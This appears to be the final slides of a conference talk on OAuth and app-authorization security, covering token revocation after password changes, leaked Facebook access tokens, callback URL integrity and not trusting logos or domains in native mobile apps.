[Revoke Access](#)**Twitpic** by [Twitpic Inc](#)

Share photos on Twitter with Twitpic

read and write access · Approved: Fri Feb 25 12:39:04 2011

[Revoke Access](#)

# solution


- › ensure compromised credentials cannot be used
- › revoke tokens upon password changes
  - results from facebook access token leakage to 3<sup>rd</sup> party apps

# conclusion

- defeating password anti-pattern
- implementation, not protocol
- private vs. public APIs
- open vs. closed source clients
- keep callback url intact
- trusting native mobile apps
  - don't trust the logo
  - don't trust the domain



**take-away:**  
use it when it makes sense!



please turn in your completed feedback  
form at the registration desk

**THANK YOU!**

[khash@thinksec.com](mailto:khash@thinksec.com)

